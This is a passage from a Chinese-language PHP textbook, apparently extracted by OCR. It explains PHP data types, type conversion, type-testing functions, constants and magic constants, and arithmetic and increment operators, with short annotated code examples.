在 PHP 中布尔型不只是有 TRUE 或 FALSE 两个值，当运算符，函数或者流程控制需要一个 boolean

参数时，任何类型的值 PHP 都会自动转换成布尔型的值。将其他类型作为 boolean 时，以下值被认为是 FALSE，所有其他值都被认为是 TRUE（包括任何资源）。

- 布尔值 FALSE。
- 整型值 0（零）为假，–1 和其他非零值（不论正负）一样，被认为是 TRUE。
- 浮点型值 0.0（零）。
- 空白字符串和字符串"0"。
- 没有成员变量的数组。
- 没有单元的对象（仅适用于 PHP 4）。
- 特殊类型 NULL（包括尚未设定的变量）。

```php
<?php
    var_dump((bool) "");            //bool(false)
    var_dump((bool) 1);             //bool(true)
    var_dump((bool) -2);            //bool(true)
    var_dump((bool) "foo");         //bool(true)
    var_dump((bool) 2.3e5);         //bool(true)
    var_dump((bool) array(12));     //bool(true)
    var_dump((bool) array());       //bool(false)
    var_dump((bool) "false");       //bool(true)
```

6.8.3　整型（integer）

整型也是 PHP 中的标量类型之一。整型变量用于存储整数，例如：{..., –2, –1, 0, 1, 2, ...}中的一个数。在计算机语言中，整型数据不仅是在前面加上可选的符号（+或者–）表示正数或者负数，也不是只有我们常用的十进制数（基数为 10）。还可以用十六进制（基数为 16）或八进制（基数为 8）符号指定，如果用八进制符号，数字前必须加上“0”（零），用十六进制符号数字前必须加上“0x”。声明整型数据如下所示：

```php
<?php
    $int = 1234;                    //十进制数
    $int = -123;                    //一个负数
    $int = 0123;                    //八进制数（等于十进制的83）
    $int = 0X1A;                    //十六进制数（等于十进制的26）
```

其中八进制、十进制和十六进制，都可以用“+”或“–”开头来表示数据的正负，其中“+”都可以省略。八进制与十进制一致，但由 0～7 的数字序列组成。十六进制数是由 0～9 的数字或 A～F 的字母组成的序列。但在表达式中计算的结果均以十进制数字输出。

整型数值有最大的使用范围，整型数的字长和平台有关，对于 32 位的操作系统而言，最大值整数为二十多亿，具体为 2 147 483 647。PHP 不支持无符号整数，所以不能像其他语言那样将整数都变成正数，也就不能将最大值翻一倍。整型的最小值为–2 147 483 648。如果如果给定的一个数超出了 integer 的这个范围，将会被解释为 float。同样如果执行的运算结果超出了 integer 这个范围，也会返回 float。如下所示：

```php
<?php
    $large_number = 2147483647;
    var_dump($large_number);                    //输出为：int(2147483647)

    $large_number = 2147483648;
    var_dump($large_number);                    //输出为：float(2147483648)
```

```
7
8     var_dump(0x80000000);                          //输出为：float(2147483648)
9
10    $million = 1000000;
11    $large_number = 50000 * $million;
12    var_dump($large_number);                       //输出为：  float(50000000000)
```

6.8.4 浮点型（float 或 double）

浮点数（也称双精度数或实数）是包含小数部分的数，也是 PHP 中的标量类型之一。通常用来表示整数无法表示的数据。例如：金钱值、距离值、速度值等。浮点数的字长也是和平台相关的，允许表示的范围在 1.7E-38～1.7E+38 之间，精确到小数点后 15 位。可以用以下任何语法定义：

```
1 <?php
2     $float = 1.234;      //这是一个正常的浮点数，也可以使用正负的形式
3     $float = 1.2e3;      //使用科学计数法表示的浮点数，相当于1.2*10的3次方 即1200
4     $float = 7E-10;      //使用科学计数法表示的浮点数，相当于7*10的-10次方 即0.0000000007
```

浮点数只是一种近似的数值，如果使用浮点数表示 8，该结果内部的表示其实类似 7.999 999 999 9……所以永远不要相信浮点数结果精确到了最后一位，也永远不要比较两个浮点数是否相等。如果确实需要更高的精度，应该使用任意精度数学函数或者 gmp()函数。

6.8.5 字符串（String）

字符串也是 PHP 中标量类型之一，字符串是一系列字符。在 PHP 中，字符和字节是一样的，一个字符串可以只是一个字符，一个字符串也可以变得非常巨大，由任意多个字符组成。PHP 没有给字符串的大小强加实现范围，所以完全没有理由担心字符串长度。比如一个人的名字、一首诗词、一篇文章等都可以定义成一个字符串。字符串可以使用单引号、双引号、定界符三种字面上的方法定义。虽然这三种方法都可以定义相同的字符串，但它们在功能上有明显的区别。所以我们就可以根据它们之间的区别选择不同的字符串定义方式。这三种字符串的定义和区别如下所示。

1. 单引号

指定一个简单字符串的最简单的方法是用单引号（'）括起来。在单引号引起来的字符串中不能再包含单引号，试图包含会有错误发生。如果有必要在单引号中表示一个单引号的话，需要用反斜线（\）转义，和很多其他语言一样。如果在单引号之前或字符串结尾需要出现一个反斜线，需要用两个反斜线表示。注意，如果试图转义任何其他字符，反斜线本身也会被显示出来。所以在单引号中可以使用转义字符（\），但只能转义在单引号中引起来的单引号和转义转义字符本身。

另外在单引号字符串中出现的变量不会被变量的值替代。即 PHP 不会解析单引号中的变量，而是将变量名原样输出。单引号的应用如下所示：

```
1 <?php
2     //这是一个使用单引号引起来的简单字符串
3     echo 'this is a simple string';
4
5     //在单引号中如果再包含单引号需要使用转义字符（\）转义
6     echo 'this is a \'simple\' string';
7
```

```
//只能将最后的反斜杠转义输出一个反斜杠，其他的转义都是无效的，会原样输出
echo 'this \n is \r a \t simple string\\';

$str=100; //定义一个整型变量$str

//会将变量名$str原样输出，并不会在单引号中解析这个变量
echo 'this is a simple $str string';
```

所以在定义简单字符串时，使用单引号效率会更高，因为 PHP 解析时不会花费一些处理字符转义和解析变量上的开销。因此，如果没有特别需求，应使用单引号定义字符串。

2. 双引号

如果用双引号（"）括起字符串，PHP 懂得更多特殊字符的转义序列。另外，双引号字符串最重要的一点是其中的变量名会被变量值替代，即可以解析双引号中的包含变量。

转义字符“\”与其他字符合起来表示一个特殊字符，通常是一些非打印字符，如果试图转义任何其他字符，反斜线本身也会被显示出来，如表 6-2 所示。

表 6-2　在字符串中常用的转义字符

转义字符	含　义
\n	换行符（LF 或 ASCII 字符 0x0A（10））
\r	回车符（CR 或 ASCII 字符 0x0D（13））
\t	水平制表符（HT 或 ASCII 字符 0x09（9））
\\	反斜线
\$	美元符号
\"	双引号
\[0-7]{1,3}	此正则表达式序列匹配一个用八进制符号表示的字符
\x[0-9A-Fa-f]{1,2}	此正则表达式序列匹配一个用十六进制符号表示的字符

当用双引号指定字符串时，其中的变量会被解析。它提供了解析变量、数组值，或者对象属性的方法。如果是复杂的语法，可以用花括号括起一个表达式。例如遇到美元符号（$），解析器会尽可能多地取得后面的字符以组成一个合法的变量名。如果想明示指定名字的结束，用花括号把变量名括起来。

```
<?php
    //定义一个变量名为$beer的变量
    $beer = 'Heineken';

    //可以将下面的变量$beer解析，因为（'）在变名中是无效的.
    echo "$beer's taste is great";

    //不可以解析变量$beers，因为's'在变量名中是有效的，没有$beers这个变量
    echo "He drank some $beers";

    //使用{}包含起来，就可以将变量分离出来解析了
    echo "He drank some ${beer}s";

    //可以将变量解析，{}的另一种用法
    echo "He drank some {$beer}s";
```

3. 定界符

另一种给字符串定界的方法使用定界符语法（"<<<"）。应该在<<<之后提供一个标识符开始，然后

是包含的字符串，最后是同样的标识符结束字符串。结束标识符必须从行的第一列开始，并且后面除了分号以外不能包含任何其他的字符，空格以及空白制表符都不可以。同样，定界标记使用的标识符也必须遵循 PHP 中其他任何标签的命名规则：只能包含字母、数字、下画线，而且必须以下画线或非数字字符开始。如下所示：

```
<?php
    //以标识符EOT开始和以标识符EOT结束定义的一个字符串，当然可以使用其他合法的标识符
    $string=<<<EOT
        这里是包含在定界符中的字符串，指出了定界符的一些使用时注意的事项。
        很重要的一点必须指出，结束标识符EOT所在的行不能包含任何其他字符。这尤其意味着该标识符
        不能被缩进，而且在结束标记的分号之前和之后都不能有任何空格或制表符。
        同样重要的是，要意识到在结束标识符之前的第一个字符必须是你的操作系统中定义的换行符。
        如果破坏了这条规则使得结束标识符不"干净"，则它不会被视为结束标识符，PHP将继续寻找下去。
        如果在这种情况下找不到合适的结束标识符，将会导致一个在脚本最后一行出现的语法错误。
EOT;

    echo $string;    //输出上面使用定界符定义的字符串
```

定界符文本除了不能初始化类成员以外，表现得就和双引号字符串一样，只是没有双引号。这意味着在定界符文本中不需要转义引号，不过仍然可以用以上列出来的在双引号中可以使用的转义符号。而且定界符中的变量也会被解析，但当在定界符文本中表达复杂变量时和字符串一样同样也要注意。所以能够很容易地使用定界符定义较长的字符串，通常用于从文件或者数据库中大段地输出文档。如下所示：

```
<?php
    $name = 'MyName';    //定义一个变量$name

    /* 以下代码是直接输出定界符中的字符串                                    */
    /* 在定界符中可以使用任意转义字符，直接使用双引号以及解析其中的变量    */
    echo <<<EOT
        My name is $name. I am printing a "String" \n.
        \tNow, I am printing some new line \n\r.
        \tThis should print a capital 'A'
EOT;

    //以下是一个非法的例子，不能使用定界符初始化类成员
    class foo {
        public $bar = <<<EOT
            bar
EOT;
    }
```

6.8.6 数组（Array）

数组是 PHP 中的一种重要的复合数据类型。前面介绍过的一个标量只能存入一个数据，而数组可以存放多个数据，并且可以存入任何类型的数据。PHP 中的数组实际上是一个有序图。图是一种把 values 映射到 keys 的类型，此类型在很多方面做了优化，因此可以把它当成真正的数组，或列表（矢量）、散列表（是图的一种实现）、字典、集合、栈、队列来使用，以及更多可能性。因为可以用另一个 PHP 数组作为值，也可以很容易地模拟树。本书将用一章介绍数组的声明与使用，这里仅做简要的说明。

PHP 中，可以使用多种方法构造一个数组，在这里只用 array()语言结构来新建一个 array。它接受一定数量用逗号分隔的 key => value 参数对。如下所示：

```php
<?php
    /*
        array(
            key1 => value1,
            key2 => value2,
            ...
        )
        key 可以是 integer 或者 string
        value 可以是任何值
    */
    $arr = array("foo" => "bar", 12 => true);
    print_r($arr);                          //使用print_r()函数查看数组中的全部内容
    echo $arr["foo"];                       //通过数组下标访问数组中的单个数据
    echo $arr[12];                          //通过数组下标访问数组中的单个数据
```

6.8.7　对象（Object）

在 PHP 中，对象和数组一样都是一种复合数据类型。但对象是一种更高级的数据类型。一个对象类型的变量，是由一组属性值和一组方法构成的。其中属性表明对象的一种状态，方法通常用来表明对象的功能。本书将用一章的内容介绍对象的使用，这里仅做简要的说明。要初始化一个对象，用 new 语句将对象实例化到一个变量中。对象的声明和使用如下所示：

```php
<?php
    class Person {                          //使用class关键字定义一个类为Person
        var $name;                          //在类中定义一个成员属性$name;

        function say() {                    //在类中定义一个成员方法say()
            echo "Doing foo.";              //在成员方法中输出一条语句
        }
    }

    $p = new Person;                        //使用new语句实例化类Person的对象放变量$p中

    $p->name = "Tom";                       //通过对象$p访问对象中的成员属性$name
    $p->say();                              //通过对象$p访问对象中的成员方法
```

6.8.8　资源类型（Resource）

资源是一种特殊类型的变量，保存了到外部资源的一个引用。资源是通过专门的函数来建立和使用的。使用资源类型变量保存有为打开文件、数据库连接、图形画布区域等的特殊句柄。并由程序员创建、使用和释放。任何资源在不需要时都应该被及时释放，如果程序员忘记了释放资源，系统自动启用垃圾回收机制，以避免内存的消耗殆尽。因此，很少需要用某些 free-result 函数来手工释放内存。在下面的实例中，使用相应的函数创建不同的资源变量。如果创建成功，则返回资源引用赋给变量，如果创建失败，会返回布尔型 false。所以很容易判断资源是否创建成功。如下所示：

```php
<?php
    //使用fopen()函数以写的方式打开本目录下的info.txt文件，返回文件资源赋给变量$file_handle
    $file_handle = fopen("info.txt", "w");
    var_dump($file_handle);                 //输出resource(3) of type (stream)

    //使用opendir()函数打开Windows系统下的C:\\WINDOWS\\Fonts目录，返回目录资源
```

```
$dir_handle = opendir("C:\\WINDOWS\\Fonts");
var_dump($dir_handle);                          //输出resource(4) of type (stream)

//使用mysql_connect()函数连接本机的MySQL管理系统，返回MySQL的连接资源
$link_mysql = mysql_connect("localhost", "root", "123456");
var_dump($link_mysql);                          //输出resource(5) of type (mysql link)

//使用imagecreate()函数创建一个100x50的画板，返回图像资源
$im_handle = imagecreate(100, 50);
var_dump($im_handle);                           //输出resource(6) of type (gd)

//使用xml_parser_create()函数返回xml解析器资源
$xml_parser = xml_parser_create();
var_dump($xml_parser);                          //输出resource(7) of type (xml)
```

用户虽然无法获知某个资源的细节，但某些函数必须引用相应的资源才能工作。例如上例中使用mysql_connect()函数创建一个 MySQL 数据库连接资源，如果需要获取 MySQL 数据库管理系统的信息、选择数据库，以及执行 SQL 语句等操作，所使用的函数都必须对此资源进行引用。

6.8.9 NULL 类型

特殊的 NULL 值表示一个变量没有值，NULL 类型唯一可能的值就是 NULL。NULL 不表示空格，也不表示零，也不是空字符串，而是表示一个变量的值为空。NULL 不区分大小写，在下列情况下一个变量被认为是 NULL：

- 将变量直接赋值为 NULL。
- 声明的变量尚未被赋值。
- 被 unset()函数销毁的变量。

```
<?php
    $a = NULL;                  //将变量直接赋值为 NULL
    $b = "value";
    unset($b);                  //使用unset()函数销毁变量$b

    var_dump($a);               //将变量直接赋值为 NUL，输出NULL
    var_dump($b);               //被 unset()函数销毁的变量，输出NULL
    var_dump($c);               //声明的变量尚未被赋值，输出NULL
```

6.8.10 伪类型介绍

伪类型并不是 PHP 语言中的基本数据类型。只是因为 PHP 是弱类型语言，所以在一些函数中，一个参数可以接受多种类型的数据，还可以接受别的函数作为回调函数使用。为了确保代码的易读性，在本书中介绍一些伪类型的使用。在本书中常用的伪类型有如下几种。

- **mixed**：说明一个参数可以接受多种不同的（但并不必须是所有的）类型。例如 gettype()可以接受所有的 PHP 类型，str_replace()可以接受字符串和数组。
- **number**：说明一个参数可以是 integer 或者 float。
- **callback**：有些诸如 call_user_function()或 usort()的函数接受用户自定义的函数作为一个参数。callback 函数不仅可以是一个简单的函数，还可以是一个对象的方法，包括静态类的方法。一个

PHP 函数用函数名字符串来传递。可以传递任何内置的或者用户自定义的函数，除了 array()，echo()，empty()，eval()，exit()，isset()，list()，print()和 unset()。

6.9 数据类型之间相互转换

类型转换是指将变量或值从一种数据类型转换成其他数据类型。转换的方法有两种：一种是自动转换；另一种是强制转换。在 PHP 中可以根据变量或值的使用环境自动将其转换为最合适的数据类型，也可以根据需要强制转换为用户指定的类型。因为 PHP 在变量定义中不需要（或不支持）明示的类型定义，变量类型是根据使用该变量的上下文所决定的。所以在 PHP 中如果没有明确地要求类型转换，都可以使用默认的类型自动转换。

6.9.1 自动类型转换

每一个数据都有它的类型，具有相同类型的数据才能彼此操作。在 PHP 中，自动转换通常发生在不同数据类型的变量进行混合运算时。若参与运算量的类型不同，则先转换成同一类型，然后再进行运算。通常只有 4 种标量类型（integer、float、string、boolean）才使用自动类型转换。注意，这并没有改变这些运算数本身的类型，改变的仅是这些运算数如何被求值。自动类型转换虽然是由系统自动完成的，但在混合运算时，自动转换要遵循转换按数据长度增加的方向进行，以保证精度不降低。规则如图 6-4 所示。




图 6-4　数据类型自动转换的关系

- 有布尔型值参与运算时，TRUE 将转化为整型 1，FALSE 将转化为整型 0 后再参与运算。
- 有 NULL 值参与运算时，NULL 值转化为整型 0 再进行运算。
- 有 integer 型和 float 型参与运算时，先把 interger 型变量转成 float 类型后再进行运算。
- 有字符串和数字型（integer, float）数据参与运算时，字符串先转换为数字，再参与运算。转化后的数字是从字符串开始的数值型字符串，如果在字符串开始的数值型字符串不带小数点则转为 integer 类型数字。如果带有小数点，则转为 float 类型数字，例如，字符串"123abc"转为整数 123，字符串"123.45abc"转为浮点数 123.45，字符串"abc"转为整数 0。

以下是 PHP 自动类型转换的一个例子，是使用加号“+”运算。如果任何一个运算数是浮点数，则所有的运算数都被当成浮点数，结果也是浮点数。否则运算数会被解释为整数，结果也是整数。如下所示：

```php
<?php
    $foo = "100page";                          // $foo声明为一个字符串
    $foo += 2;                                 // $foo现在是一个整型,值为102
    $foo = $foo + 1.3;                         // $foo现在是一个浮点数,值为103.3
    $foo = null + "10 Little Piggies";         // $foo 现在是一个整型,值为10
    $foo = 5 + "10.05 yuan";                   // $foo 现在是一个浮点型, 值为15.05
```

6.9.2 强制类型转换

PHP 中的类型强制转换和其他语言很类似，在要转换的变量之前加上用括号括起来的目标类型，也可以使用具体的转换函数，即 intval()、floatval()和 strval()等，或是使用 setType()函数转换类型。在变量之前加上用括号括起来的目标类型如下代码所示：

```php
<?php
    $foo = 10;                  // $foo 是一个整型
    $bar = (boolean)$foo;       // $bar 是一个布尔型
```

在上例的括号内允许有空格和制表符，在括号中允许的强制转换如下所示：

- (int)，(integer)：转换成整型。
- (bool)，(boolean)：转换成布尔型。
- (float)，(double)，(real)：转换成浮点型。
- (string)：转换成字符串。
- (array)：转换成数组。
- (object)：转换成对象。

使用具体的转换函数 intval()、floatval()和 strval()转换变量的类型。函数 intval()用于获取变量的整数值，函数 floatval()用于获取变量的浮点值，函数 strval()用于获取变量的字符串值。如下所示：

```php
<?php
    $str = "123.45abc";                    //声明一个字符串
    $int = intval($str);                   //获取变量$str的整型值123
    $flo = floatval($str);                 //获取变量$str的浮点值123.45
    $str = strval(123.45);                 //获取变量$flo的字符串值"123.45"
```

以上两种类型的强制转换都没有改变这些被转换变量本身的类型，而是通过转换将得到的新类型的数据赋值给新的变量，原变量的类型和值不变。如果需要将变量本身的类型改变成其他类型，可以使用setType()函数来设置变量的类型。如下所示：

```php
<?php
    $foo = "5bar";                         //string
    $bar = true;                           //boolean

    settype($foo, "integer");              //$foo 现在是 5 (integer)
    settype($bar, "string");               //$bar 现在是 "1" (string)
```

6.9.3 类型转换细节

整数转化为浮点型，由于浮点型的精度范围远大于整型，所以转化后的精度不会改变。浮点型转化为整型，将自动舍弃小数部分，只保留整数部分。如果一个浮点数超过整型数字的有效范围，其结果将

是不确定的。整型的最大值约为 2.147e9。当字符串转化为数字时，转化后的数字是从字符串开始部分的数值型字符串，数值型字符串包括用科学计数法表示的数字。NULL 值转为字符串，为空字符“”。

6.9.4　变量类型的测试函数

在上面的介绍中我们使用函数 var_dump()来查看某个表达式的值和类型，在 PHP 中有很多可变函数用来测试变量的类型。如果只是想得到一个易读懂的类型的表达方式用于调试，可以使用 gettype()函数，必须先给这个函数传递一个变量。它将确定变量的类型并且返回一个包含名称的字符串，如果变量的类型不是前面所讲的 8 种标准类型之一，该函数就会返回“unknown type”。但要查看某个类型，不要用 gettype()函数，而用 is_type 函数。它是 PHP 提供的一些特定类型的测试函数之一。每个函数都使用一个变量作为其参数，并返回 true 或 false。这些函数如下所示。

- is_bool()：判断是否是布尔型。
- is_int()、is_integer()和 is_long()：判断是否是整型。
- is_float()、is_double()和 is_real()：判断是否是浮点数。
- is_string()：判断是否是字符串。
- is_array()：判断是否是数组。
- is_object()：判断是否是对象。
- is_resource()：判断是否是资源类型。
- is_null()：判断是否是为空。
- is_scalar()：判断是否是标量，也就是一个整数、浮点数、布尔型或字符串。
- is_numeric()：判断是否是任何类型的数字或数字字符串。
- is_callable()：判断是否是有效的函数名。

变量类型测试函数的使用方法如下所示：

```
<?php
    $bool = TRUE;                   //一个布尔型
    $str  = "foo";                  //一个字符串类型
    $int  = 12;                     //一个整型

    echo gettype($bool);            //使用gettype()函数通过echo输出变量$bool类型
    var_dump($str);                 //使用var_dump()函数直接输出变量$str的类型和值

    //通过is_int()函数用条件判断，如果变量$int是整型，累加4
    if(is_int($int)) {
        $int += 4;
        echo "Integer $int";
    }

    //如果判断变量$bool是字符串类型，就打印输出,但变量$bool是布尔类型，所以不会输出
    if(is_string($bool)) {
        echo "String: $bool";
    }

    //如果判断变量$bool是布尔类型，就打印输出
    if (is_bool($bool)) {
        echo "boolean: $bool";
    }
```

6.10 常量

常量一般用于一些数据计算中固定的数值，例如数学的 PI=3.141 592 6……可以定义为常量。常量是一个简单值的标识符，如同其名称所暗示的，在脚本执行期间一个常量一旦被定义，就不能再改变或者取消定义。常量的作用域是全局的，可以在脚本的任何地方声明和访问到常量，这也是在应用上我们经常选择常量使用的主要原因。另外，虽然常量和变量都是 PHP 的存储单元，但常量声明的类型只能是标量数据（boolean，integer，float 和 string）。其实对于整型这种简单的数据类型常量来说，要比声明变量效率高一点，也节约空间。如果是复杂数据类型，例如字符串，就差不多了。还有就是常量可以避免因为错误或失误赋值而带来的运行错误，所以如果有不需要在程序运行过程中改变的量，我们首选使用常量。总之在 PHP 中常量非常多见，不仅可以自定义常量使用，更主要的是几乎在每个 PHP 扩展中都默认提供了大量可供使用的常量，而且 PHP 也提供了一些比较实用的魔术常量。

6.10.1 常量的定义和使用

声明常量和声明变量的方式不同，在 PHP 中是通过使用 define()函数来定义常量的。常量的命名与变量相似，也要遵循 PHP 标识符的命名规则。另外，声明常量默认还跟变量一样大小写敏感，按照惯例常量名称总是大写的，但是不要在常量前面加上“$”符号。define()函数的格式如下：

```
boolean define (string name, mixed value [, bool case_insensitive]);          //常量定义函数
```

此函数的第一个参数为字符串类型的常量名，第二个参数为常量的值或是表达式，第三个参数是可选的，如果把第三个参数 case_insensitive 设为 TRUE，则常数将会定义成不区分大小写。预设是区分大小写的。如果只想检查是否定义了某常量，用 defined()函数。常量的声明与使用如下所示：

```
<?php
    define("CON_INT", 100);                    //声明一个名为CON_INT的常量，值为整型100
    echo CON_INT;                              //使用常量，输出整数值100

    define("FLO", 99.99);                      //声明一个名为FLO的常量，值为浮点数99.99
    echo FLO;                                  //使用常量，输出浮点数值99.99

    define("BOO", true);                       //声明一个名为BOO的常量，值为布尔型true
    echo BOO;                                  //使用常量，输出整数1

    //声明一个名为CONSTANT的常量，值为字符串hello, world.
    define("CONSTANT", "Hello world.");
    echo CONSTANT;                             //输出字符串 "Hello world."
    echo Constant;                             //输出字符串"Constant" 和问题通知

    //声明一字符串常量GREETING，使用第三个参数传入true值，常数将会定义成不区分大小写
    define("GREETING", "Hello you.", true);
    echo GREETING;                             //输出字符串 "Hello you."
    echo Greeting;                             //输出字符串 "Hello you.""

    //使用defined()函数，检查常量CONSTANT是否存在，如果存在则输出常量的值
    if (defined('CONSTANT')) {
```

```
23          echo CONSTANT;
24      }
```

注意：如果使用一个没有声明的常量，则常量名称会被解析为一个普通字符串，但会比直接使用字符串慢近 8 倍左右，所以在声明字符串时一定要加上单引号或双引号。

6.10.2　常量和变量

常量和变量都是 PHP 的存储单元，但名称、作用域及声明方式都有所不同，以下是常量和变量的不同点。

- 常量前面没有美元符号（$）。
- 常量只能用 define()函数定义，而不能通过赋值语句。
- 常量可以不用理会变量范围的规则而在任何地方定义和访问。
- 常量一旦定义就不能被重新定义或者取消定义，直到脚本运行结束自动释放。
- 常量的值只能是标量（boolean，integer，float 和 string 这 4 种类型之一）。

6.10.3　系统中的预定义常量

在 PHP 中，除了可以自己定义常量外，还预定义了一系列系统常量，可以在程序中直接使用来完成一些特殊功能。不过很多常量都是由不同的扩展库定义的，只有在加载了这些扩展库时才会出现，或者动态加载后，或者在编译 PHP 时已经包括进去了。这些分布在不同扩展模块中的预定义常量有多种不同的开头，决定了各种不同的类型。一些在系统中常见的预定义常量如表 6-3 所示。

表 6-3　PHP 中常见的预定义常量

常 量 名	常 量 值	说　明
PHP_OS	UNIX 或 WINNT 等	执行 PHP 解析的操作系统名称
PHP_VERSION	5.2.6 等	当前 PHP 服务器的版本
TRUE	TRUE	代表布尔值，真
FALSE	FALSE	代表布尔值，假
NULL	NULL	代表空值
DIRECTORY_SEPARATOR	\或/	根据操作系统决定目录的分隔符
PATH_SEPARATOR	；或：	根据操作系统决定环境变量的目录列表分隔符
E_ERROR	1	错误，导致 PHP 脚本运行终止
E_WARNING	2	警告，不会导致 PHP 脚本运行终止
E_PARSE	4	解析错误，由程序解析器报告
E_NOTICE	8	非关键的错误，例如变量未初始化
M_PI	3.141 592 653 589 8	数学中的 Π

6.10.4　PHP 中的魔术常量

PHP 中还有 5 个常量会根据它们使用的位置而改变，这样的常量在 PHP 中被称为“魔术常量”。例

如__LINE__的值就依赖于它在脚本中所处的行来决定。另外，这些特殊的常量不区分大小写，一些常见的预定义常量如表 6-4 所示。

表 6-4　PHP 中的几个“魔术常量”

常 量 名	常 量 值	说　明
__FILE__	当前的文件名	在哪个文件中使用，就代表哪个文件名称
__LINE__	当前的行数	在代码的哪行使用，就代表哪行的行号
__FUNCTION__	当前的函数名	在哪个函数中使用，就代表哪个函数名
__CLASS__	当前的类名	在哪个类中使用，就代表哪个类的类名
__METHOD__	当前对象的方法名	在对象中的哪个方法中使用，就代表这个方法名

部分预定义常量和“魔术常量”的简单使用如下：

```
<?php
    echo "当前系统操作系统是：".PHP_OS."<br>";
    echo "当前使用PHP的版本是：".PHP_VERSION."<br>";
    echo "当前的PHP文件名是：".__FILE__."<br>";
    echo "当前的行号是：".__LINE__."<br>";
```

输出结果如图 6-5 所示。

图 6-5　预定义几个常量的输出值

6.11 PHP 中的运算符

运算符和变量都是每种计算机语言语法中必须有的一部分，是一个命令解释器对一个或多个操作数（变量或数值）执行某种运算的符号，也称操作符，如图 6-6 所示。




图 6-6　PHP 运算符号的关系

如图 6-6 所示，可以根据操作数的个数分为一元运算符、二元运算符、三元运算符。一元运算符只运算一个值，例如!（取反运算符）或++（加一运算符）。二元运算符可以运算两个值，PHP 支持的大多数运算符都是这种二元运算符，而三元运算符只有一个（?:）。如果按运算符的不同功能去分类，可以分为：算术运算符、字符串运算符、赋值运算符、比较运算符、逻辑运算符、位运算符和其他运算符。

6.11.1　算术运算符

算术运算符是最常用的符号，就是常见的数学操作符，用来处理简单的算术运算，包括加、减、乘、除、取余等。PHP 中的算术运算符如表 6-5 所示。

表 6-5　PHP 中的算术运算符

运　算　符	意　义	示　例	结　果
+	加法运算	$a + $b	$a 和$b 的和
-	减法/取负运算	$a - $b	$a 和$b 的差
*	乘法运算	$a * $b	$a 和$b 的积
/	除法运算	$a / $b	$a 和$b 的商
%	求模运算（也称取余运算符）	$a % $b	$a 和$b 的余数
++	累加 1	$a++或++$a	$a 的值加 1
--	递减 1	$a--或-- $a	$a 的值减 1

算术运算符的使用非常容易，与我们在数学中使用运算符号的方式是一样的。但使用算术运算符应该注意，除号（/）和取余运算符（%）的除数部分不能为 0。另外对于非数值类型的操作数，PHP 在算术运算时会自动将非数值类型的操作数转换成一个数字，转换的规则可以参考前面的自动类型转换的章节。

在这里重点介绍一下%、++和--三个算术运算符的使用。求模运算符“%”也称取余运算符，在 PHP 语言中在做求模运算时首先会将%运算符两边的操作数转换为整型，然后返回第一个操作数除以第二个操作数后所得到的余数。在程序开发时使用求模运算符通常有两个目的：第一个目的是做整除运算，例如在计算闰年时，能被 4 整除并且不能被 100 整除，或者能被 400 整除的就是闰年；使用求模运算符的另一个目的，是让输入的数不超过某个数的范围。例如，让任意一个随机数在 10 以内，就可以让这个随机数和 10 取余，得到的余数就永远不会超过 10。求模运算符的使用如下所示：

```
<?php
    $a = 10%3;                  //使用两个整型数进行求模运算
    var_dump($a);               //输出整型的余数1

    $b = 10.9%3.3;              //使用两个浮点数进行求模运算
    var_dump($b);               //输出整型的余数1

    $c = "10ren"%"3ren";        //使用两个字符串进行求模运算
    var_dump($c);               //输出整型的余数1

    $year = 2008;               //定义一个年份的整型变量

    //使用求模运算符做整除使用
    if(($year%4 == 0 && $year%100 != 0) || ($year%400 == 0)) {
        echo "$year 年为闰年 <br>";
    }else {
        echo "$year 年是平年 <br>";
    }

    //使用求模运算符限定一个数的范围
    $num = rand()%10;           //让一个随机数不超过10
    echo $num;                  //输出不会超过10的一个数
```

在编程中，最常见的运算是对一个变量进行加 1 或减 1 的操作，前面介绍了如何使用赋值运算符修改变量，也可以使用下面要讲到的+=运算符递增变量的值。还可以用-=运算符递减变量的值。PHP 也提供了另外两个不寻常的算术运算符来执行递增和递减任务，分别称为递增和递减运算符，即++和--。递增和递减运算符常用于循环之中。

递增和递减运算符是一元运算符，这两个运算符并不只是递增和递减的另一个选项，在进一步应用 PHP 的过程中，就可以看出它们的价值了。例如，下面的语句完成的任务都是一样的：

```
<?php
    $count = $count + 1;          //变量加1后再赋值给这个变量
    $count += 1;                  //使用赋值运算符在原变量上加1
    ++$count;                     //使用自增运算符直接加1
```

这三个语句都使变量$count 递增 1。最后一种形式使用了递增运算符，显然是最简洁的一种。这个运算符的操作不同于前面介绍的其他运算符，因为它直接修改其操作数的值。表达式的结果是递增变量的值，再在表达式中使用已递增的值。

递增和递减运算符都可以在变量的前面使用（前缀模式），也可以在变量的后面使用（后缀模式）。这样就决定了变量是先运算后使用，还是先使用再运算，如表 6-6 所示。

表 6-6　递增和递减运算

使用示例	说　明	等 同 于
$a++	采用后缀模式，先计算表达式的值，然后再执行递增的操作	$a=$a+1
++$a	采用前缀模式，先执行递增运算，再计算表达式的值	$a=$a+1
$a--	采用后缀模式，先计算表达式的值，然后再执行递减的操作	$a=$a-1
--$a	采用前缀模式，先执行递减运算，再计算表达式的值	$a=$a-1

我们通过一个例子来说明这一点，请看下面的两条语句：

```
<?php
    $a = 10;                      //声明一个整型变量$a，值为10
    $b = $a++;                    //采用后缀模式将$a自增1
```

以上两条语句被执行后，$a 的值为 11，而$b 的值为 10。首先将$a 的值赋给$b，然后将$a 的值加 1。而下面的语句被执行后，$a 和$b 的值都是 11，即首先将$a 的值加 1，然后将$a 的值赋给$b。

```
<?php
    $a = 10;                      //声明一个整型变量$a，值为10
    $b = ++$a;                    //采用前缀模式将$a自增1
```

下面的程序说明了前缀模式和后缀模式之间的区别，如下所示：

```
<?php
